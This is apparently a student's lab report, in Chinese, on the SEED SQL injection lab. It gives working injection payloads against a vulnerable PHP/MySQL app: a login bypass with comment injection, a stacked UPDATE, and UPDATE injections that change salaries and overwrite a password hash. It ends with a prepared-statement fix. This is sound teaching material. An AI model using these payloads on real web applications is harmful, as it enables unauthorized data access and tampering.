Chapter 6

SQL Injection Attack Lab

一. 基本信息：

57119111 唐翠霜 2021.8.4

二. 实验原理：

SQL 注入是一种代码注入技术，它利用 web 应用程序和数据库服务器之间接口中的漏洞，构建一些特殊的输入作为参数传入 Web 应用程序，而这些输入大都是 SQL 语法里的一些组合，通过执行 SQL 语句进而执行攻击者所要的操作，SQL 注入目前是黑客对 web 应用程序最常见的攻击之一。

三. 实验过程：

Task1：Get Familiar with SQL Statements

```
mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.01 sec)
```

```
mysql> desc credential;
+-------------+--------------+------+-----+---------+----------------+
| Field       | Type         | Null | Key | Default | Extra          |
+-------------+--------------+------+-----+---------+----------------+
| ID          | int unsigned | NO   | PRI | NULL    | auto_increment |
| Name        | varchar(30)  | NO   |     | NULL    |                |
| EID         | varchar(20)  | YES  |     | NULL    |                |
| Salary      | int          | YES  |     | NULL    |                |
| birth       | varchar(20)  | YES  |     | NULL    |                |
| SSN         | varchar(20)  | YES  |     | NULL    |                |
| PhoneNumber | varchar(20)  | YES  |     | NULL    |                |
| Address     | varchar(300) | YES  |     | NULL    |                |
| Email       | varchar(300) | YES  |     | NULL    |                |
| NickName    | varchar(300) | YES  |     | NULL    |                |
| Password    | varchar(300) | YES  |     | NULL    |                |
+-------------+--------------+------+-----+---------+----------------+
11 rows in set (0.00 sec)
```

Task2：SQL Injection Attack on SELECT Statement

Task2.1: SQL Injection Attack from webpage

观察 unsafe_home.php，看到有如下判断，把判断 Password 的语句注释掉

```
73      $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber,
address, email,nickname,Password
74      FROM credential
75      WHERE name= '$input_uname' and Password='$hashed_pwd'";
```

User Details

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Task2.2: SQL Injection Attack from command line


```
[08/05/21]seed@VM:~/.../Labsetup$ curl 'http://www.seed-server.com
/unsafe_home.php?username=admin%27%3b%23&Password='
```

看到已经显示了所有用户信息：

```
      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><l
i class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span
class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link
' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='log
out()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button
></div></nav><div class='container'><br><h1 class='text-center'><b> User Details
 </b></h1><hr><br><table class='table table-striped table-bordered'><thead class
='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope
='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope
='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th sc
ope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>
10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td
><td></td></tr><tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/2
0</td><td>10213352</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='r
ow'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td
><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td
>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td><td></td></t
r><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>321
11111</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</t
h><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><t
d></td><td></td></tr></tbody></table>      <br><br>
```


Task2.3: Append a new SQL statement

1）在登录框中输入 Alice'; update credential set name='C' where eid='10000';#
看到注入不成功



2）由于 mysqli->query()的限制，同时只能输入一条 sql 语句，将 unsafe_home.php 中的 query()语句全部改为 multi_query()，输入攻击语句。当再次查询信息列表时，可以发现 Alice 用户名已改为 C

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
C	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				


Task3：SQL Injection Attack on UPDATE Statement

Task3.1: Modify your own salary.

1）观察 unsafe_edit_backend.php，看到有如下判断：

```
    $sql = "UPDATE credential SET
nickname='$input_nickname',email='$input_email',address='$input_address',
Password='$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=$id;";
```

2）在 profile edit 中修改 Nickname ‘, salary='10000000' where eid=’10000’;#
看到注入成功




C Profile

Key	Value
Employee ID	10000
Salary	10000000

Task3.2: Modify other people’ salary

在 profile edit 中修改 Nickname ‘, salary='114514' where eid=’20000’;#
看到 Boby 的信息被成功修改



Boby Profile

Key	Value
Employee ID	20000
Salary	114514
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Task3.3: Modify other people’ password.

查看代码，看到密码加密方式为 sha1，将密码 6666 在线加密，在 profile edit 中修改 Nickname ',Password=' e50cd9d03ee5f295d1e938ce5b086b355cba3bec' where eid=’10000’;# 然后就可以使用密码 6666 登录 C 的账号

Task4：Countermeasure — Prepared Statement

1）修改 unsafe.php：

```
// do the query
/*$result = $conn->query("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= '$input_uname' and Password= '$hashed_pwd' ");*/
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= ? and Password= ? ");
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id, $name, $eid, $salary, $ssn);
$stmt->fetch();

/*if ($result->num_rows > 0) {
  // only take the first row
  $firstrow = $result->fetch_assoc();
  $id     = $firstrow["id"];
  $name   = $firstrow["name"];
  $eid    = $firstrow["eid"];
  $salary = $firstrow["salary"];
  $ssn    = $firstrow["ssn"];
}*/
```

2）再次注入攻击，发现攻击失败，无法查看个人信息